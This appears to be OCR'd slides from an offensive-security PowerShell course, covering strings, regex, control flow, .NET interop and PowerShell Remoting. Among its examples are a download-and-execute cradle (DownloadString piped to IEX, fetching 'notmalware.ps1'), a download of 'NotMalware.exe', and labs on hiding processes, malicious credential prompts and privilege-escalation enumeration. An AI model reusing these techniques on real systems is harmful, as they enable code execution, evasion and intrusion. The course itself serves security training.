
- Build a subversive profile that hides any powershell.exe instances from **Get-Process**
  - Check out the “call operator”!

- (Bonus) food for thought:
  - How would you write a malicious **Get-Credential** proxy?
  - How would you use a subversive profile for lateral movement? ;)

- The solution is in **.\Labs\Day 1\Subversive Profiles**

Strings

- Double quoted “” strings and herestrings (multi-line strings of format @”...”@) expand sub-expressions and variables
- Single quoted ‘’ strings and herestrings (@’...’@) **do not** expand contained subexpressions
  - So use single quotes if you don’t need expansion!



Common String Operations (Part 1)


- **$a.CompareTo($b)** : case-insensitive comparison, anything other than 0 means the strings differ
- **[string]::Compare($a, $b, $True)** : case-*sensitive* comparison
- **$a.StartsWith("string") / $a.EndsWith("string")** : $True/$False, case-sensitive
- **$a.ToLower() / $a.ToUpper()** : return a new lowercase (or uppercase) version of the string
- **$a.Contains(“string”)** : strings in strings yo’, case-*sensitive*
- **$a.Replace(“string1”, “string2”)** : string replacement

Common String Operations (Part 2)

- **$a.SubString(X)** : returns an [Index X to end] substring
- **$a.SubString(X, Y)** : returns an [Index X to Index y] substring
- **$a.Split(“.”)** : split a string into an array based on the separator
- **$a.PadLeft(10) / $a.PadRight(10)** : pads a string to the specified length
- **$a.ToByteArray()** : return the string as a byte array
- Escape sequences:
  - `0, `a, `b, `f, `n, `r, `t, `v, `", ``
  - “” strings interpret escapes, ‘’ strings do not
  - use “$(Get-Function)” to evaluate complex snippets within a string
  - More information: **Get-Help about_Escape_Characters**


Regular Expressions

- Often utilized with the **-match** and **-notmatch** operators. For case sensitive matches, use **-cmatch** and **-cnotmatch**
  - **"\\Server2\Share" -match "^\\\\\\w+\\\w+"**
  - **$email -notmatch "^[a-z]+\.[a-z]+@company.com$"**
  - **-match** will auto-populate the **$Matches** variable if it's used on a single variable (not an array)




Regular Expressions - Named Matches

- PowerShell also supports “named” regex matches with the **?<capturename>** format:



Regular Expressions - Replace

- The last big use for regexes in PowerShell is with **-replace**, with the case sensitive version being **-creplace**
  - Sidenote: **-split** also supports regular expressions!



Select-String (alias **sls**)

- Finds text in strings and files (à la grep)

- Examples:
  - **sls ‘pattern’ .\file.txt -CaseSensitive**
  - **sls 'lines.*empty' .\file.txt -ca** (supports regex!)
  - **Select-String -Path "audit.log" -Pattern "logon failed" -Context 2, 3**
    - display lines before/after match
  - **Select-String -Path "process.txt" -Pattern "idle, svchost" -NotMatch**

- For more information, see “Grep, the PowerShell way”
  - https://communary.net/2014/11/10/grep-the-powershell-way/
  - or **Get-Help Select-String**

Logic - if/elseif/else

- Same as every other language
- More information:
  - **Get-Help about_If**

```
1
2     $Val = 10
3
4   if ($Val -lt 0) {
5         "negative!"
6   }
7   elseif ($Val -lt 10) {
8         "single digit!"
9   }
10  else {
11        "double digits!"
12  }
13
14
```

Logic - Switch

- Way to handle multiple If statements
  - Accepts **[-regex|-wildcard|-exact][-casesensitive]**
  - More information: **Get-Help about_Switch**

```
2   $a = "d14151"
3
4   $Message = switch -wildcard ($a) {
5       "a*" {"The color is red."}
6       "b*" {"The color is blue."}
7       "c*" {"The color is green."}
8       "d*" {"The color is yellow."}
9       default {"The color could not be determined."}
10  }
11
12  $Message
```

Logic - try/catch/finally

- Used to handle errors - can have more than one catch block!
  - Note: to force terminating errors from some PowerShell methods, use **Verb-Nound -ErrorActionPreference Stop**
- More information: **Get-Help about_Try_Catch_Finally**

```
1
2  try {
3      $wc = new-object System.Net.WebClient
4      $wc.DownloadFile("http://www.toteslegit.com/NotMalware.exe")
5  }
6  catch [System.Net.WebException],[System.IO.IOException] {
7      "Unable to download NotMalware.exe"
8  }
9  catch {
10     "An error occurred that could not be resolved."
11 }
12
```

Logic - ForEach

- Lets you traverse all the items in a collection of items with a named variable for each iteration
  - More information: **Get-Help about_ForEach**

```
1
2     $Processes = Get-Process
3
4   ForEach($Process in $Processes) {
5         $Process.Name
6   }
7
```

Logic - ForEach-Object

- Performs an operation against each item in a collection of input objects passed on the pipeline
  - Alias: **%**
  - **$_** refers to the current item being iterated over
  - More information: **Get-Help ForEach-Object**

```
1
2    Get-Process | % {$_.Name}
3
```

Logic - While and Do/While

- Used to perform a loop a given number of times until a specific condition is set
  - Do/While will always run the loop at least once
  - More information: **Get-Help about_While** / **Get-Help about_Do**

```
2    $val = 0
3
4  while($val -ne 10) {
5        $val++
6        $val
7    }
```

Filtering

- ***This*** is why you should care about the pipeline!

- **Where-Object** (?) : filter object w/ specific properties
  - **Get-DomainUser | ? {$_.lastlogon -gt [DateTime]::Today.AddDays(-1)}**
- **ForEach-Object** (%) : execute a scriptblock on each object
  - **Get-DomainUser -Domain dev.testlab.local | % { if($_.scriptpath) {$_.scriptpath.split("\\")[2] }}**
- For property comparisons:
  - **$_ -eq value** : straight equality check
  - **$_ -Like *value*** : wildcard string matching
  - **$_ -match 'regex'** : full regex matching

Basic Analysis

- The **Sort-Object** cmdlet lets you sort objects by specific properties:
  - **Get-Process | Sort-Object Handles**
  - **Get-Process | Sort-Object Handles -Descending**
- The **Group-Object** cmdlet groups objects that contain the same value for specified properties. This lets you quickly find outliers:
  - **Get-WmiObject win32_process | Group-Object ParentProcessId**
- Select-Object / select :
  - **Get-DomainUser | Select-Object -Property name,lastlogon**
  - **Get-DomainUser | select -expand distinguishedName**
  - **Get-Process | select -First 1**
  - **Get-Process | select -Last 1**

Output Options

- Since everything returned on the pipeline is a proper object, there are a variety of output/display methods
- Formatted as a list (keeps data from being lost on display):
  - **Get-Process | Format-List** (alias ‘fl’)
- Formatted as a table (-a indicates “autosize”):
  - **Get-Process | Format-Table [-a]** (alias ‘ft’)
- Exported as a CSV:
  - **Get-Process | Export-CSV -NoTypeInformation FILE.csv**
- Exported as a file:
  - **Get-Process | Out-File -Append FILE.txt**

Custom PSObjects - Hashtables

- Any code you write should ideally output PSObjects on the pipeline!
- **New-Object PSObject** will take a hashtable passed to its **-Property** parameter
  - Note: remember that **[ordered]** only works in version 3+!

```
New-Object PSObject -Property ([ordered]@{
    Name = 'object'
    Value1 = 'coolstuff'
    Value2 = 'morecoolstuff'
})
```

Custom PSObjects - w/ Noteproperty

- If you want your custom object to preserve the order of properties/values in PowerShell version 2, you have to use the uglier Noteproperty approach:

```
$OutObject = New-Object PSObject
$OutObject | Add-Member Noteproperty 'Name' 'object'
$OutObject | Add-Member Noteproperty 'Value1' 'coolstuff'
$OutObject | Add-Member Noteproperty 'Value2' 'morecoolstuff'
$OutObject.PSObject.TypeNames.Insert(0, 'CustomObject')
$OutObject
```

Interfacing With .NET - Static Methods

- *Static* methods are accessible with **[Namespace.Class]::Method()**
  - Note: **[System…]** is implied if it's not specified

- For example, base64 encoding a string:
  - **$Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)**
  - **$EncodedText = [Convert]::ToBase64String($Bytes)**
- You can examine the static methods of a class with:
  - **[Text.Encoding] | Get-Member -Static**
- And remember that you can examine the arguments for a given method with:
  - **[Text.Encoding]::Convert**

Interfacing With .NET - Instance Methods

- *Instance* methods are called on an existing .NET object instance
  - This often follows the pattern of **(New-Object Namespace.Class).Method()**

- For example:
  - **$Client = New-Object Net.Webclient**
  - **$Client | Get-Member** (examine object methods/properties)
  - **$Client.DownloadString** (examine arguments for a method)
  - **$String = $Client.DownloadString("https://legit.site/notmalware.ps1")**
  - **IEX $String**

Lab: Folder Permission Enumeration

- Write some code that enumerates all directories within System32 or %PATH% that **NT AUTHORITY\Authenticated Users**, **BUILTIN\Users**, or **Everyone** can write to
  - Allow this to be run from an elevated or non-elevated user context
- You will need to figure out how to:
  - Perform proper folder recursion, returning on directories
  - Find the function that retrieves proper ACL information
  - Expand any environment variables in paths as appropriate
  - Figure out what ACL rights allow for modification
- The solution is in **.\Labs\Day 1\Folder Permission Enumeration**
  - **Hint:** check out **[Security.AccessControl.FileSystemRights]** !

Lab: Service Binaries

- Write some code that returns the path of any service binary that's **NOT** signed by Microsoft
  - This is something we look for on most offensive engagements for privilege escalation opportunities
  - Hint: **Get-Service** doesn't return service binary paths :)
  - Bonus points: also return if the binary is written in .NET or not
- The solution is in **.\Labs\Day 1\Service Binaries**
- Bonus bonus points (if bored :)
  - Tear apart any vulnerable found .NET binaries and repurpose any applicable "algorithms" in pure PowerShell

PowerShell Remoting


You want to run what, where?

PowerShell Remoting Introduction

- A protocol that allows running PowerShell commands on a single or multiple remote systems
- First introduced with PowerShell v2
- Based on the Simple Object Access Protocol
- Firewall friendly (uses one port)
  - 5985 for HTTP
  - 5986 for HTTPS
- Provides temporary or persistent (PSSessions) connections

PSRP Architecture

- PowerShell Remoting Protocol [1]
  - Encodes .NET objects prior to sending sending them over WinRM
- Windows Remote Management [2]
  - Microsoft Implementation of WS-Management
- WS-Management [3]
  - Protocol to provide consistency and interoperability for management across many types of devices and operating systems



[1]https://msdn.microsoft.com/en-us/library/dd357801.aspx
[2]https://msdn.microsoft.com/en-us/library/aa384426(v=vs.85).aspx
[3]https://msdn.microsoft.com/en-us/library/aa384470(v=vs.85).aspx

PSRP Security

- Traffic is Encrypted by Default (per-session AES-256 symmetric key)
- Kerberos Authentication by Default
  - Provides mutual authentication
  - Must specify the computer name of the remote system (not the IP Address)
- Significantly less overhead than other remote admin protocols
  - Remote Desktop Protocol
- Network Authentication
  - Credentials are not passed to remote system (no mimikatz)

https://docs.microsoft.com/en-us/powershell/scripting/setup/winrmsecurity?view=powershell-5.1

Enabling PowerShell Remoting

The Enable-PSRemoting cmdlet performs the following step:

1. Start WinRM Service
2. Set WinRM Service Startup Type to Automatic
3. Create WinRM Listener (HTTP and/or HTTPS)
4. Allow WinRM requests through local firewall
   - HTTP - 5985
   - HTTPS - 5986

PSRP ACLs

- The ACL for each PowerShell remote endpoint can be set
- By default, access is granted to:
  - NT AUTHORITY\INTERACTIVE
  - Administrators
  - Remote Management Users

```
PS C:\WINDOWS\system32> Get-PSSessionConfiguration | Select-Object -ExcludeProperty Permission


Name          : microsoft.powershell
PSVersion     : 5.1
StartupScript :
RunAsUser     :
Permission    : NT AUTHORITY\INTERACTIVE AccessAllowed, BUILTIN\Administrators AccessAllowed, BUILTIN\Remote Management Users
                AccessAllowed

Name          : microsoft.powershell.workflow
PSVersion     : 5.1
StartupScript :
RunAsUser     :
Permission    : BUILTIN\Administrators AccessAllowed, BUILTIN\Remote Management Users AccessAllowed

Name          : microsoft.powershell32
PSVersion     : 5.1
StartupScript :
RunAsUser     :
Permission    : NT AUTHORITY\INTERACTIVE AccessAllowed, BUILTIN\Administrators AccessAllowed, BUILTIN\Remote Management Users
                AccessAllowed
```

WinRM Listeners

- HTTP vs. HTTPS
  - WinRM is encrypted by default (both HTTP and HTTPS)
    - Must specify the ComputerName (not IP Address) to use Kerberos
  - HTTPS adds server identification for non-domain systems
    - Kerberos Authentication handles server identification transparently

```
ERROR:  The WinRM client cannot process the request. If the
authentication scheme is different from Kerberos, or if the client
computer is not joined to a domain, then HTTPS transport must be used
or the destination machine must be added to the TrustedHosts
configuration setting.
```

- IPv(4/6) Filter
  - This value specifies the local interface(s) that will accept PSRP requests
  - Typically set to * (all interfaces)

Connecting to Non-domain Systems

- By default, PS Remoting is limited to systems that meet the following criteria:
  - Use Kerberos Authentication
  - Domain joined
- This limitation is in place to guarantee mutual authentication
- PowerShell wants to use HTTPS instead of HTTP to connect
- You can explicitly trust a system by setting the TrustedHosts value
  - Ex. `Set-Item WSMan:\localhost\client\TrustedHosts -Value 192.168.1.10`
  - The TrustedHosts value accepts wildcards like *.specterops.io
- For more information check out about_remote_troubleshooting

Test-WSMan

- PowerShell's utility for testing Windows Remote Management
  - Sends a WinRM identification request to the local or remote machine
  - If WinRM is configured, returns service details such as:
    - WS-Management Identity Schema
    - Protocol Version
    - Product Vendor
    - Product Version
  - Should be your first troubleshooting step

```
PS C:\> Test-WSMan -ComputerName 10.1.20.123


wsmid           : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

PSSessions

- Persistent PowerShell Remoting connection to a computer
- Limits overhead of each remote connection
  - Authentication
  - Session Standup
- Commands ran in the same session can share data (maintain state)
- Use the **New-PSSession** cmdlet to create a PSSession

```
PS C:\> $s = New-PSSession -ComputerName 10.1.10.25 -Credential localadmin
PS C:\> $s

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  1 WinRM1          10.1.10.25      RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\> Enter-PSSession -Session $s
[10.1.10.25]: PS C:\Users\localadmin\Documents> $env:COMPUTERNAME
zeus
```

Direct Remoting (1:1)

- Remote shell experience via the Enter-PSSession cmdlet
- Provides remote command line (PowerShell) access
- Requires less resources than Remote Desktop Protocol
- Prompt changes to `[<hostname>]: PS C:\>`
- Works with PSSessions or -ComputerName

